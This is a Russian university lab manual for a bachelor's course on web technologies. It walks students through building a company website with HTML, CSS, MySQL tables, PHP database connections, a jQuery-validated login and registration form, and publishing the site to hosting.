

**МИНОБРНАУКИ РОССИИ**

**федеральное государственное бюджетное образовательное учреждение**

**высшего образования**

**«Московский государственный технологический университет «СТАНКИН»**

**(ФГБОУ ВО «МГТУ «СТАНКИН»)**

Кафедра информационных технологий  
 и вычислительных систем

«УТВЕРЖДАЮ»

**Проректор по образовательной**

**деятельности**

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

« »\_\_\_\_\_\_\_\_\_\_\_\_\_\_ 2022 г.

Методические указания к выполнению лабораторных работ

по дисциплине

**Основы Web-технологий**

|  |  |
| --- | --- |
| Уровень высшего образования | бакалавриат |
| Направление подготовки | 09.03.01 «Информатика и вычислительная техника» |
| Направленность (профиль) | Разработка программных комплексов в рамках цифровой трансформации деятельности предприятий |
| Цикл дисциплины и его часть | Блок 1 «Дисциплины (модули)», обязательная часть |
| Форма обучения | очная |

г. Москва 2022 г.

**Раздел 1. Вводные понятия. Этапы построения сайтов. CMS.**

## Лабораторная работа №1

**Тема:** Разработка проекта и шаблона сайта

**Цель:** Закрепление теоретических знаний и приобретение практиче- ских навыков создания Web-страниц в HTML-ориентированных редакторах.

**Задание:** Создать Web-сайт в HTML-ориентированном редакторе на тему Рекламный сайт фирмы, Web-сайт «Визитка фирмы».

Для начала работы в удобном для вас месте на жестком диске нужно создать папку, где будет храниться ваш веб-сайт. Сверстать в одном из рдакторов главную страницу веб-сайта по варианту задания и макета.

На Web-сайте необходимо средствами одного из редакторов реализо- вать форматирование текста, списков, заголовков, абзацев. Помимо этого, Web-сайт должен содержать такие элементы дизайна как рисунки, таблицы, фреймы, карты изображений, Web-компоненты согласно варианту макета.

## Варианты заданий:

Beefree(интернет-магазин одежды и обуви);

Внутри созданной страницы необходимо разместить контент с описанием товаров (услуг) компании. На странице должны присутствовать:

○ Название товара

○ Заголовок «Описание товара»

○ Картинка товара

○ Текст краткого описания товара

○ Заголовок «Характеристики товара»

○ Текст характеристик товара, который вы выбрали

○ Заголовок «Подробное описание товара»

○ Текст подробного описания товара

○ Горизонтальная черта

○ Текст «Все права защищены»

\*[[1]](#footnote-1)Добавить произвольные подразделы описания товара, например описание внешнего вида или особенностей товара.

\*Добавить 2 страницы товаров по вашей тематике.

В отчете по лабораторной работе в исходном HTML-коде использовать комментарии каждого тега.

**Раздел 2. Основы HTML. Разметка и верстка сайта.**

## Лабораторная работа №2

**Тема:** Создание сайта по заданному макету

**Цель:** Закрепление теоретических знаний и приобретение практических

навыков создания Web-страниц с использованием элементов форматирования

языка HTML.

С помощью элемента дизайна формы реализовать гостевую страницу пользователей (личный кабинет, регистрация и авторизация). Использовать элементы динамического HTML. Помимо этого, требуется реализовать подключение внешних таблиц стилей - CSS. Реализовать все типы гиперссылок.

Создать файл index.html — это будет главная страница. На этой странице сделайте ссылки в виде маркированного списка (Меню, которое должно располагаться на каждой странице сайта) на следующие страницы:

■ Главная

■ Каталог

■ Контакты

Основной файл index.html должен быть связан с гипертекстовыми ссылками с остальными страницами Web-сайта. Главная страница должна содержать следующие пункты: О нас, История фирмы, Сотрудники.

Кроме того, для эстетики офрмления необходимо создать и отделить горизонтальной чертой шапку сайта. В шапке сайта написать название компании и приветственное сообщение.

Также нужно оформить подвал (footer) сайта (должен располагаться на каждой странице), в нем должны присутствовать значок копирайта и текст «Все права защищены».

На странице «Каталог» размещаем:

○ Меню сайта

○ Горизонтальную черту

○ Заголовок «Каталог»

○ Уменьшеные копии изображений товаров (услуг) вашей компании

○ Ссылки под картинками, для перехода в подробное описание товара

○ Footer

На странице «Товар каталога» (страницы из первой лабораторной работы):

○ Добавить картинку товара с возможностью нажатия на нее. Картинка должна открыться в полном размере, в новом окне.

○ В подразделе «подробное описание» необходимо добавить маркированный или нумерованный список характеристик товара или услуги.

На странице «Контакты» размещаем:

○ Меню сайта

○ Горизонтальную черту

○ Заголовок «Напишите нам»

○ Поля для заполнения:

■ Имя

■ Email

■ Тема

■ Текстовое поле

■ \*​​Произвольные поля, которые на ваше усмотрение нужны на сайте.

○ Заголовок «Адрес»:

■ Контактный номер телефона компании

■ Адрес

■ Email

\*​​На страницу контактов добавьте реальную карту Yandex или Google.

\*​​Если вы сделали несколько товаров (услуг), добавьте описание и харатеристики для каждого из них.

\*​​Количество страниц товаров (услуг) не ограничено.

В отчете по лабораторной работе в исходном HTML-коде использовать комментарии каждого тега.

**Раздел 3. Каскадные таблицы стилей CSS.**

## Лабораторная работа №3

## Тема: Оформление и дизайн сайта

## Цель: Закрепление теоретических знаний и приобретение практиче- ских навыков создания Web-сайтов с использованием элементов дизайна CSS и языка HTML.

**Задание:** На ранее созданном Web-сайте нужно добиться единства и эстетичности оформления, применяя стили CSS.

1. Создать файл style.css, в котором будут храниться все стили вашей

работы. Подключить этот файл ко всем страницам.

1. В качестве фона на всех страницах установить цвет #f8f8f8.

3. Меню сайта:

a) для всех ссылок меню задать определённый стиль (цвет текста, размер шрифта, начертание шрифта);

b) убрать маркеры списка.

4. Страница «Подробное описание» товара или услуги:

a) заголовки (Краткое описание товара, Характеристики, Подробное описание):

- цвет текста черный;

- размер шрифта 18px;

- насыщенность шрифта 400. (font-weight);

- цвет фона #eaeaea;

b) для текста краткого описания товара или услуги:

- цвет текста #707070;

- размер шрифта 14px;

- начертание шрифта italic (font-style);

- высота текста 16px (line-height);

c) для текста подробного описания товара:

- цвет текста #484343;

- размер шрифта 16px;

- насыщенность шрифта 400 (font-weight);

- высота текста 24px (line-height);

- расположение текста по левому краю (text-align);

d) для списка внурти подраздела Характеристики товара/ услуги:

- задайте списку стили, отличные от всего остального текста;

- \*установите в качестве маркеров произвольные изображения.

5. Страница «Контакты»:

a) задать значения ширины и высоты для полей ввода;

b) задать стили для текста, внутри полей input (цвет текста, размер шрифта);

c) следите за тем, чтобы на странице всё выглядело гармонично, не выбирайте

слишком резких цветов.

6. \*Для изображений, размещенных на странице подробного описания товара, задать рамку произвольным цветом.

На Web-сайте необходимо реализовать гостевую страницу для получе- ния отзывов пользователей сайта. Для этого необходимо использовать эле- мент дизайна языка HTML форму. Требуется реализовать все элементы управления форм (радио кнопку, флажок, однострочное текстовое поле, мно- гострочное поле, переключатель, прокручивающееся текстовое поле, раскры- вающийся список) и кнопку для подтверждения введенных данных.

В отчете по лабораторной работе в исходном HTML-коде использовать комментарии каждого тега.

**Раздел 4. Система управления базами данных MySQL.**

## Лабораторная работа №4

## Тема: База данных для сайта. Связь с формой и сервером.

## Цель: Закрепление теоретических знаний по созданию базы данных в СУБД MySQL с помощью программы phpMyAdmin. Приобретение практических навыков работы с данными средствами языка PHP.

## Задание: Создать базу данных товаров или услуг выбранной компании в СУБД MySQL, состоящую из трех таблиц, средствами инструмента phpMyAdmin. Реализовать подключение к базе данных средствами языка PHP. Для этого необходимо создать Web-интерфейс, с помощью которого организовать добавление, сортировку данных по различным критериям, изменение данных в базе данных, считывание данных из таблицы, вывод данных на экран средствами языка PHP.

## Первой таблицей в базе данных будет таблица товаров или услуг, поскольку это – основная единица компании. Для начала создайте в phpMyAdmin новую базу данных, с любым названием и выполните следующий sql-запрос:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16 | CREATE  TABLE IF NOT EXISTS ` product` (    `id` int(11) NOT NULL AUTO\_INCREMENT,    ` manufacturer\_id ` smallint(6) NOT NULL,    `name` varchar(255) NOT NULL,    `alias` varchar(255) NOT NULL,    `short\_description` text NOT NULL,    `description` text NOT NULL,    `price` decimal(20,2) NOT NULL,    `image` varchar(255) NOT NULL,    `available` smallint(1) NOT NULL DEFAULT '1',    `meta\_keywords` varchar(255) NOT NULL,    `meta\_description` varchar(255) NOT NULL,    `meta\_title` varchar(255) NOT NULL,    PRIMARY KEY (`id`),    UNIQUE KEY `id` (`id`)    ) ENGINE=MyISAM  DEFAULT CHARSET=cp1251 AUTO\_INCREMENT=1 ; |

## Итак, у нас получилась таблица товаров, содержащая 12 ячеек:

## id –уникальный идентификатор товара в системе

## manufacturer\_id – идентификатор производителя товара

## name – название товара, ограниченное 255 символами

## alias – алиас для системы ЧПУ (если она есть на сайте)

## short\_description – короткое описание товара, пригодиться для списка товаров магазина

## description – полное описание товара, будет выводиться на странице деталей товара

## price – цена товара, может состоять из чисел, с двумя знаками после запятой

## image – основное изображение товара. Это не обязательное поле, но по-началу так будет проще

## available – не обязательное поле, обозначающее доступность товара на складе, по умолчанию принимает значение 1 (товар доступен на складе)

## meta\_keywords, meta\_description  – поля для SEO продвижения сайта, по желанию будут выводится в мета тегах keywords и description

## meta\_title – заголовок (title) страницы товара

## В принципе, такой таблицы хватит для описания одного товара. Обратите внимание, что в таблице нет поля привязки товара к категориям магазина. Это сделано специально, чтобы можно было добавить один товар в несколько категорий. Но, конечно, приведенной таблицы не хватит для более или менее полноценной компании, поскольку у товаров и услуг могут быть дополнительные свойства, такие как размеры, цвета, которые должен выбирать пользователь. Специально для этого мы создадим еще одну таблицу product\_properties:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | CREATE  TABLE IF NOT EXISTS `product\_properties` (    `id` int(11) NOT NULL AUTO\_INCREMENT,    `product\_id` int(11) NOT NULL,    `property\_name` varchar(255) NOT NULL,    `property\_value` varchar(255) NOT NULL,    `property\_price` decimal(20,2) NOT NULL,    PRIMARY KEY (`id`),    UNIQUE KEY `id` (`id`)    )  ENGINE=MyISAM DEFAULT CHARSET=cp1251 AUTO\_INCREMENT=1 ; |

## Назначение полей:

## id – уникальный идентификатор свойства (нужен для редактирования или удаления записи)

## product\_id – идентификатор продукта, которому соответствует свойство

## property\_name – название свойства (ширина, высота, цвет и еще что угодно)

## property\_value – значение свойства, принимает строковое значение (для размеров можно записать: 200мм, для цвета: красный)

## property\_price – цена товара или услуги с данным свойством, на тот случай если свойство влияет на цену

## Теперь у нас уже есть таблица для добавления товара или услуги компании, а также таблица для задания свойств товара. Следующей таблицей будет таблица для хранения изображений товара, ведь в большинстве случаев одного изображения не хватит для того, чтобы дать пользователю полное представление о товаре. И так, таблица изображений товара или услуги product\_images:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | CREATE  TABLE IF NOT EXISTS `product\_images` (  `id` int(11) NOT NULL AUTO\_INCREMENT,  `product\_id` int(11) NOT NULL,  `image` varchar(255) NOT NULL,  `title` varchar(255) NOT NULL,  PRIMARY KEY (`id`),  UNIQUE KEY `id` (`id`)  ) |

Здесь все просто:

**id** – идентификатор товара, необходим для удаления или замены изображения

**product\_id** – идентификатор товара, к которому относится данное изображение

**image** – изображение

**title** – название товара или услуги.

## Есть два метода подключения к базе данных MySQL с помощью PHP: MySQLi и PDO.

## MySQLi расшифровывается как MySQL Improved. Это эксклюзивное расширение MySQL, которое добавляет новые функции в интерфейс базы данных. Функции MySQLi являются как процедурными, так и объектно-ориентированными, причём первую парадигму расширение унаследовало от более ранней версии MySQL.

## Сама MySQL разбивает задачу на линейные, пошаговые процедуры, что затрудняет внесение изменений, поскольку вам приходится редактировать код сверху. Между тем MySQLi рассматривает данные как набор взаимозаменяемых объектов с функциями, позволяя пользователям легко добавлять или удалять данные.

## PDO расшифровывается как PHP Data Object, или объект данных PHP. В отличие от MySQLi, PDO является только объектно-ориентированным методом. Он поддерживает ряд различных типов баз данных, использующих PHP, таких как MySQL, MSSQL, Informix и PostgreSQL.

## Исходные функции mysql\_ устарели. Их лучше не использовать, поскольку они небезопасны и больше не поддерживаются.

## Одна из наиболее важных функций, которую поддерживают оба метода — это подготовленные выражения (prepared statements). Она сокращает время, необходимое MySQL для выполнения повторяемого запроса. Эта функция также используется для предотвращения SQL-инъекций при внесении изменений в базу данных.

## Вам потребуется правильное имя сервера, или имя хоста для конфигурации. Это имя, которое вы будете использовать, если загрузите свой PHP-скрипт на тот же сервер, что и база данных. С другой стороны, если вы подключаетесь к базе данных из удалённого места (например, со своего компьютера), вам придётся использовать IP-адрес MySQL-сервера. Чтобы получить дополнительную информацию, обратитесь к своему хостинг-провайдеру. Он предоставит вам актуальную информацию о том, какое имя использовать в качестве имени хоста.

## PHP-подключение к базе данных MySQL с MySQLi

## Выполните следующие действия, чтобы подключить PHP-скрипт к MySQL посредством MySQLi:

## Перейдите в Файловый менеджер -> public\_html.

## Создайте новый файл, щёлкнув на соответствующую иконку в верхнем меню.

## Сохраните его как databaseconnect.php. Вы можете заменить имя на любое другое, просто убедитесь, что в качестве расширения используется php.

## Дважды щёлкните по файлу, чтобы открыть его. Скопируйте и вставьте в него следующие строки кода. Замените первые четыре значения после <?php учётными данными, которые вы указали ранее.

## <?php

## $servername = "localhost";

## $database = "databasename";

## $username = "username";

## $password = "password";

## // Создаем соединение

## $conn = mysqli\_connect($servername, $username, $password, $database);

## // Проверяем соединение

## if (!$conn) {

## die("Connection failed: " . mysqli\_connect\_error());

## }

## echo "Connected successfully";

## mysqli\_close($conn);

## ?>

## Объяснение Кода MySQLi

## Основным методом, используемым в этом скрипте, является mysqli\_connect (). Это внутренняя функция PHP для установления нового соединения с сервером MySQL.

## В начале нашего кода мы видим несколько объявлений переменных и значений, присвоенных этим переменным. Обычно нам нужно четыре из них, чтобы установить правильное соединение с базой данных: $servername, $database, $username и $password. В коде мы указываем наши данные для доступа к базе данных как значения для этих переменных, чтобы их можно было передать в функцию.

## Если попытка соединения была неудачной, выполняется функция die(). Она убивает наш скрипт и выдаёт сообщение об ошибке подключения, которое мы прописали. По умолчанию в сообщении об ошибке подключения MySQL будет указано «Connection failed», за которым следует точное сообщение об ошибке с описанием проблемы.

## С другой стороны, если MySQL-соединение установлено успешно, мы увидим сообщение «Connected successfully».

## Последняя часть кода, mysqli\_close, позволяет закрыть соединение с базой данных вручную. Если вы ничего не укажете, соединения MySQL закроются автоматически после завершения скрипта.

## PHP-подключение к БД MySQL с PDO

## Другой метод подключения к БД MySQL с использованием PHP-скрипта — через PDO. В целом он похож на предыдущий, но с некоторыми особенностями:

## В public\_html создайте файл с названием pdoconfig.php и вставьте следующий код. Как всегда, не забудьте заменить значения плейсхолдеров информацией из вашей базы данных. Сохраните и закройте его, когда закончите.

## <?php

## $host = 'localhost';

## $dbname = 'databasename';

## $username = 'username';

## $password = 'password';

## Создайте ещё один файл и назовите его databaseconnect.php в том же каталоге, но со следующим кодом. Если вы назвали предыдущий файл по-другому, не забудьте изменить значение после require\_once.

## <?php

## require\_once 'pdoconfig.php';

## try {

## $conn = new PDO("mysql:host=$host;dbname=$dbname", $username, $password);

## echo "Connected to $dbname at $host successfully.";

## } catch (PDOException $pe) {

## die("Could not connect to the database $dbname :" . $pe->getMessage());

## }

## Объяснение Скрипта PDO

## Для подключения к базе данных PDO необходимо создать новый объект PDO с именем источника данных (DSN), именем пользователя и паролем.

## DSN определяет тип базы данных, имя базы данных и любую другую информацию, относящуюся к базе данных, если это необходимо. Это переменные и значения, указанные нами в файле dbconfig.php, на которые один раз ссылается строка require\_once в файле databaseconnect.php.

## В последнем примере вы найдёте код try… catch... Это означает, что скрипт попытается подключиться к MySQL, используя предоставленный код, но в случае возникновения проблемы будет выполнен код в разделе catch. Вы можете использовать блок catch для отображения сообщений об ошибках подключения или запустить альтернативный код в случае сбоя блока try.

## Если соединение установлено успешно, вы увидите сообщение «Connected to $dbname at $host successfully». Однако, если попытка не удалась, код в блоке catch покажет простое сообщение об ошибке и завершит скрипт.

## Проверка Подключения и Устранение Распространённых Ошибок

## Чтобы проверить, успешно ли установлено соединение, войдите в свой домен так: vashdomen/databaseconnect.php. Если вы назвали PHP-файл другим именем, обязательно укажите правильное название.

## Если всё работает хорошо, вы увидите «Connected successfully» или другой вариант этого сообщения.

## В случае возникновения проблемы при попытке установить соединение, вы увидите сообщения об ошибке. Они отличаются для MySQLi и PDO.

## Если вы видите сообщение «Access denied» или «Could not connect to database», сопровождаемое “(using password: YES)”, первое, что нужно сделать, это проверить данные для доступа к базе данных. Возможно, вы сделали опечатку или пропустили какую-то часть.

## Если вы видите сообщение «Can’t connect to MySQL server on ‘server’ (110)» в MySQLi, это означает, что скрипт не получил ответа от сервера. Это происходит, когда мы устанавливаем «server» вместо «localhost» в качестве $servername, и имя не распознаётся.

## Сообщение об аналогичной ошибке в PDO будет выглядеть как: «Connection failed: SQLSTATE[Hy000] [2002]». А за ним следует уточнение, что узел MySQL не найден. Причина и решение этой проблемы такое же, как и в предыдущем примере.

**Раздел 5. Язык PHP.**

## Лабораторная работа №5

## Тема: Создание формы на сайт с помощью PHP

## Цель: Закрепление теоретических знаний и приобретение практических навыков работы с данными из файлов средствами языка PHP при обработке данных пользователя из форм.

## Задание: На ранее созданном сайте должно быть представлено текстовое поле, в которое пользователь должен ввести первую букву названия товара или услуги. Программа должна реализовать поиск требуемого и предоставить пользователю всю необходимую информацию о выбранном товаре или услуге. Для этого необходимо создать ассоциированный массив, содержащий названия всех товаров или услуг каталога.

## На сайте необходимо реализовать работу с многомерными массивами для хранения информации о каждом товаре или услуге.

## Для начала приведу код формы для ввода поискового запроса. Это простая разметка, даже без малейших стилевых «изысков».

## <form name="f1" method="post" action="search.php">

## <input type="search" name="search\_q"/></br>

## </br>

## <input type="submit" value="Поиск"/></br>

## </form>

|  |  |
| --- | --- |
|  |  |

## Так эта форма выглядит в браузере:

## https://webformyself.com/wp-content/uploads/2016/571/2.png

## Переходим к скрипту

## Теперь переходим непосредственно к программному коду. Для начала приведу структуру таблицы, которую нужно создать в MySQL. Мы будем искать опубликованные материалы по их заголовку. По этому же принципу можно создать PHP скрипт поиска слов по сайту.

## https://webformyself.com/wp-content/uploads/2016/571/3.png

## Сначала мы перехватываем значение, введенное пользователем в форму. Затем очищаем его от «мусора»: лишних пробелов, тегов и коннектимся к базе. После этого запускаем SQL запрос, в котором сравниваем значение поискового запроса с названием материалов, сохраненных таблице. При совпадении выводим соответствующий контент. В конце закрываем соединение с MySQL и «сбрасываем» запрос. Вот весь код примера:

## 

|  |  |
| --- | --- |
|  |  |

## https://webformyself.com/wp-content/uploads/2016/571/4.png

## Код следует разместить в отдельном файле PHP на стороне сервера, а его название прописать в форме (атрибут action).

## \*Провести валидацию и отправку значения полей формы поиска.

**Раздел 6. JavaScript и jQuery.**

## Лабораторная работа №6

## Тема: Обработчики событий. Интерактивные элементы сайта.

## Цель: Закрепление теоретических знаний и приобретение практических навыков программирования с использованием элементов языка JavaScript при создании динамических Web-сайтов.

**Задание:** На Web-сайте необходимо реализовать динамические эффекты средствами встроенных в HTML-страницу элементов языка управления сценариев, работающих на стороне клиента - JavaScript.

Необходимо организовать обработку данных пользователя из форм на стороне клиента средствами языка JavaScript (проверка заполненности обязательных полей, проверка на некорректный ввод

Во-первых, мы должны подключить наш CSS и JavaScript-код в теге head на нашей странице.

<!DOCTYPE html>  
**<html** lang="ru"**>**  
**<head>**  
    **<meta** charset="utf-8"**>**  
    **<title>**Создаем страницу регистрации с валидацией с использованием jQuery**</title>**  
   **<link** href="css/style.css" media="screen" rel="stylesheet"**>**  
   **<link** href="css/reset.css" media="screen" rel="stylesheet"**>**  
   **<link** href='http://fonts.googleapis.com/css?family=Open+Sans:300italic,600italic,700italic,800italic,400,300,600,800' rel='stylesheet' type='text/css'**>**  
   **<script** src="//ajax.googleapis.com/ajax/libs/jquery/1.10.2/jquery.min.js"**></script>**  
**<script** src="js/validator.js"**></script>**  
   *<!--[if lt IE 9]>*  
*<script src="dist/html5shiv.js"></script>*  
*<![endif]-->*  
 **</head>**

В нашем HTML-файле, мы собираемся обернуть все содержимое в div с классом container, затем настроить наше меню, которое является неупорядоченным списком, с классом tabs.

**<div** class="container"**>**  
    **<div** class="flat-design-form"**>**  
        **<ul** class="tabs"**>**  
            **<li><a** class="active" href="#login" id="login-tab" name="login-tab"**><span** id="login\_icon"**></span>** Login**</a></li>**  
            **<li><a** href="#register" id="register-tab" name="register-tab"**><span** id="signup\_icon"**></span>** Register**</a></li>**  
        **</ul>**

Далее, мы создадим div с идентификатором login и классами form-display и show. Эти два класса будут использоваться кодом jQuery позже, чтобы скрыть и показать разделы регистрации и авторизации.


**<div** class="form-display show" id="login"**>**  
      **<h1>**Login**</h1>**  
      **<form** action="" method="post" novalidate=""**>**  
          **<fieldset>**  
              **<ul>**  
                  **<li>**  
                      **<div** class="item"**>**  
                          **<input** data-validate-length-range="6" name="name" placeholder="Username" required="required" type="text"**>**  
                      **</div>**  
                  **</li>**  
                  **<li>**  
                      **<div** class="item"**>**  
                          **<input** data-validate-length-range="6" name="password" placeholder="Password" required='required' type="password"**>**  
                      **</div>**  
                  **</li>**  
                  **<li><input** class="button-login" type="submit" value="Login"**></li>**  
              **</ul>**  
          **</fieldset>**  
      **</form>**  
  **</div>**

Обратите внимание, что мы используем аттрибут data-validate-length-range="6". Он будет использоваться нашим validator jQuery plugin для ограничения длинны текста, вводимого в конкретное поле.

Теперь, когда мы закончили с вкладкой авторизации, давайте перейдем к вкладке регистрации. Для регистрации, мы создадим блок с ID="register" и классами form-display и hide. По умолчанию, этот раздел будет скрыт. Каждое поле мы обернем в div с классом item.

**<div** class="form-display hide" id="register"**>**  
        **<h1>**Register**</h1>**  
        **<form** action="" method="post" novalidate=""**>**  
            **<fieldset>**  
                **<ul>**  
                    **<li>**  
                        **<div** class="item"**>**  
                            **<input** data-validate-length-range="6" name="name" placeholder="Username" required="required" type="text"**>**  
                        **</div>**  
                    **</li>**  
                    **<li>**  
                        **<div** class="item"**>**  
                            **<input** data-validate-length="6,8" name="password"  placeholder="Password" required='required' type="text"**>**  
                        **</div>**  
                    **</li>**  
                    **<li>**  
                        **<div** class="item"**>**  
                            **<input** class='email' name="email" placeholder="Email" required="required" type="email"**>**  
                        **</div>**  
                    **</li>**  
                    **<li>**  
                        **<div** class="item"**>**  
                            **<label><input** name="url" placeholder="Website link"  required="required" type="url"**></label>**  
                        **</div>**  
                    **</li>**  
                    **<li><input** class="button-register" id='send' type="submit" value="Sign Up"**></li>**  
                **</ul>**  
            **</fieldset>**  
        **</form>**  
    **</div>**

На данный момент, у вас форма должна выглядеть как на изображении ниже.



Теперь добавим общие стили. Вначале определим стили для body и класса container.

body {  
  **background**: url('../img/low\_contrast\_linen\_2X.png');  
  **color**: fff;  
  **font-family**: 'Open Sans';  
}  
.container{**width**: 960px; **margin**: 0 auto;}

Затем для наших вкладок меню.

flat-design-form{  
  **background**: #f58020;  
  **margin**: 130px auto;  
  **width**: 400px;  
  **height**: auto;  
  **position**: relative;  
  **font-family**: 'Open Sans';  
  -webkit-box-shadow: 1px 1px 2px 0px rgba(50, 50, 50, 0.75);  
-moz-box-shadow:    1px 1px 2px 0px rgba(50, 50, 50, 0.75);  
box-shadow:         1px 1px 2px 0px rgba(50, 50, 50, 0.75);  
}  
#login {  
    **padding-bottom**: 20px;  
}  
#register {  
    **background**: #0DA1FF;  
    **padding-bottom**: 20px;  
}  
#login-tab {  
    **background**: #f58020;  
}  
#register-tab {  
    **background**: #0DA1FF;  
}  
span#login\_icon {  
    **width**: 16px;  
    **height**: 16px;  
    **left**: 8px;  
    **position**: absolute;  
    **background**: url(*../img/login.png*)no-repeat;  
    **display**: block;  
}  
span#signup\_icon {  
    **width**: 16px;  
    **height**: 16px;  
    **left**: 110px;  
    **position**: absolute;  
    **background**: url(*../img/sign-in.png*)no-repeat;  
    **display**: block;  
}  
.tabs {  
  **height**: 40px;  
  **margin**: 0;  
  **padding**: 0;  
  **list-style-type**: none;  
  **width**: 100%;  
  **position**: relative;  
  **display**: block;  
  **margin-bottom**: 6px;  
}  
.tabs li {  
  **display**: block;  
  **float**: **left**;  
  **margin**: 0;  
  **padding**: 0;  
  **list-style**: none;  
}  
.tabs a {  
  **display**: block;  
  **float**: **left**;  
  **text-decoration**: none;  
  **color**: white;  
  **font-size**: 16px;  
  **padding**: 15px 30px 15px 30px;  
   **text-align**: center;  
  **text-shadow**: 0 1px 2px rgba(0, 0, 0, 0.25);  
}

Далее, давайте определим стили для наших форм. Они будут включать в себя поля различных типов.

.form-**display** {  
  **padding**: 0 20px;  
  **position**: relative;  
}  
.form-**display** h1 {  
  **font-size**: 30px;  
  **padding**: 10px 0 20px 0;  
  **text-shadow**: 0 1px 2px rgba(0, 0, 0, 0.25);  
}  
form {  
  **padding-right**: 20px !important;  
}  
form input[type=text],  
form input[type=password],  
form input[type=email],  
form input[type=url]{  
  **width**: 100%;  
  **outline**: none;  
  **height**: 40px;  
  **margin-bottom**: 10px;  
  **padding-left**: 15px;  
  **background**: #fff;  
  **border**: none;  
  **color**: #545454;  
  **font-family**: 'Open Sans';  
  **font-size**: 13px;  
}  
.show {  
  **display**: block;  
}  
.hide {  
  **display**: none;  
}

Для наших кнопок мы зададим границу снизу с цветом #1B78B2, чтобы создать красивую плоскую кнопку. Затем установим стили при наведении и активном состоянии.

.button-login{  
    **display**: block;  
    **background**: #0DA1FF;  
    **padding**: 10px 30px;  
    **font-size**: 14px;  
    **text-align**: center;  
    border-radius: 5px;  
    **font-family**: 'Open Sans';  
    **color**: white;  
  **text-align**: center;  
  **text-shadow**: 0 1px 2px rgba(0, 0, 0, 0.25);  
  **border**: 0;  
  **border-bottom**: 2px solid #1B78B2;  
  **cursor**: pointer;  
  -webkit-box-shadow: inset 0 -2px #1B78B2;  
  box-shadow: inset 0 -2px #1B78B2;  
      -webkit-transition: all 0.6s ease;  
      -moz-transition: all 0.6s ease;  
      transition: all 0.6s ease;  
}  
.button-login:hover {  
  **background**: #1B78B2;  
}  
.button-register{  
    **display**: block;  
    **background**: #f58020;  
    **padding**: 10px 30px;  
    **font-size**: 14px;  
    **text-align**: center;  
    border-radius: 5px;  
    **font-family**: 'Open Sans';  
    **color**: white;  
  **text-align**: center;  
  **text-shadow**: 0 1px 2px rgba(0, 0, 0, 0.25);  
  **border**: 0;  
  **border-bottom**: 2px solid #c36518;  
  **cursor**: pointer;  
  -webkit-box-shadow: inset 0 -2px #c36518;  
  box-shadow: inset 0 -2px #c36518;  
      -webkit-transition: all 0.6s ease;  
      -moz-transition: all 0.6s ease;  
      transition: all 0.6s ease;  
}  
.button-register:hover {  
  **background**: #fb7100;</p>  
<p>}  
.button-register:active {  
  **background**: #136899;  
}

Наконец, чтобы сделать нашу валидацию более живой, мы добавим стили для ошибок проверки с применением CSS3-анимации. Обратите внимание, что мы используем свойство CSS3 transition, чтобы сделать плавный эффект при показе сообщения об ошибках.

.item {  
    **position**: relative;  
}  
.item .alert {  
    **float**: **left**;  
    **margin**: 0 0 0 20px;  
    **padding**: 3px 10px;  
    **color**: #FFF;  
    border-radius: 3px 4px 4px 3px;  
    **background-color**: #ef3030;  
    **max-width**: 170px;  
    **white-space**: pre;  
    **position**: absolute;  
    **left**: -15px;  
    opacity: 0;  
    **z-index**: 1;  
    transition: .15s ease-out;  
}  
.item .alert::after {  
    **content**: '';  
    **display**: block;  
    **height**: 0;  
    **width**: 0;  
    **border-color**: transparent #ef3030 transparent transparent;  
    **border-style**: solid;  
    **border-width**: 11px 7px;  
    **position**: absolute;  
    **top**: 5px;  
    **left**: -10px;  
}  
.item.bad .alert {  
    **left**: 0;  
    opacity: 1;  
    **top**: 5px;  
    **left**: 343px;  
    **font-size**: 12px;  
    **padding**: 10px;  
}

Для наших вкладок меню, мы собираемся использовать указанный ниже jQuery-код. Он будет скрывать и показывать вкладки авторизации и регистрация используя классы show и hide.

(**function**($) {  
    *// constants*  
    **var** SHOW\_CLASS = 'show',  
        HIDE\_CLASS = 'hide',  
        ACTIVE\_CLASS = 'active';  
    $('.tabs').on('click', 'li a', **function**(e) {  
        e.preventDefault();  
        **var** $tab = $(**this**),  
            href = $tab.attr('href');  
        $('.active').removeClass(ACTIVE\_CLASS);  
        $tab.addClass(ACTIVE\_CLASS);  
        $('.show').removeClass(SHOW\_CLASS).addClass(HIDE\_CLASS).hide();  
        $(href).removeClass(HIDE\_CLASS).addClass(SHOW\_CLASS).hide().fadeIn(620);  
    });  
})(jQuery);

Далее, добавим код, чтобы включить функциональные возможности нашего validator jQuery plugin.

*// initialize the validator function*  
validator.message['date'] = 'not a real date';  
*// validate a field on "blur" event, a 'select' on 'change' event &amp; a '.reuired' classed multifield on 'keyup':*  
$('form').on('blur', 'input[required], input.optional, select.required', validator.checkField).on('change', 'select.required', validator.checkField).on('keypress', 'input[required][pattern]', validator.keypress);  
$('.multi.required').on('keyup blur', 'input', **function**() {  
    validator.checkField.apply($(**this**).siblings().last()[0]);  
});  
*// bind the validation to the form submit event*  
*//$('#send').click('submit');//.prop('disabled', true);*  
$('form').submit(**function**(e) {  
    e.preventDefault();  
    **var** submit = **true**;  
    *// evaluate the form using generic validaing*  
    **if** (!validator.checkAll($(**this**))) {  
        submit = **false**;  
    }  
    **if** (submit) **this**.submit();  
    **return** **false**;  
});

В отчете по лабораторной работе в исходном HTML-коде использовать комментарии каждого тега.

**Раздел 7. Публикация сайта.**

## Лабораторная работа №7

## Тема: Публикация сайта. Запуск проекта.

## Цель: Закрепление теоретических знаний и приобретение практических навыков публикации готового проекта сайта на различных платформах.

## Задание: Выбрать платформу для размещения готового проекта сайта и запустить проект.

## Для публикации сайта для начала нужно подготовить исжать все его исходные файлы, например, в обычный ZIP архив. Файлы будут передаваться быстрее, если это будет происходить одним архивом, чем по одному файлу. Особенно это важно для сайтов на CMS, потому что там файлов очень много и нужно их все передать на сервер. Очень важно сжать не папку, а только файлы, потому что при распаковке на хостинге у вас все распаковалось в корень сайта.

## Далее приступаем к выбору хостинга. Сейчас сотни компаний предоставляют такие услуги. Ключевой момент при выборе хостинга: техническая поддержка, которая поможет решить практически любой вопрос. Рекомендуем пользоваться хостингом компании [Beget](https://a.sitehere.ru/b5f7b).

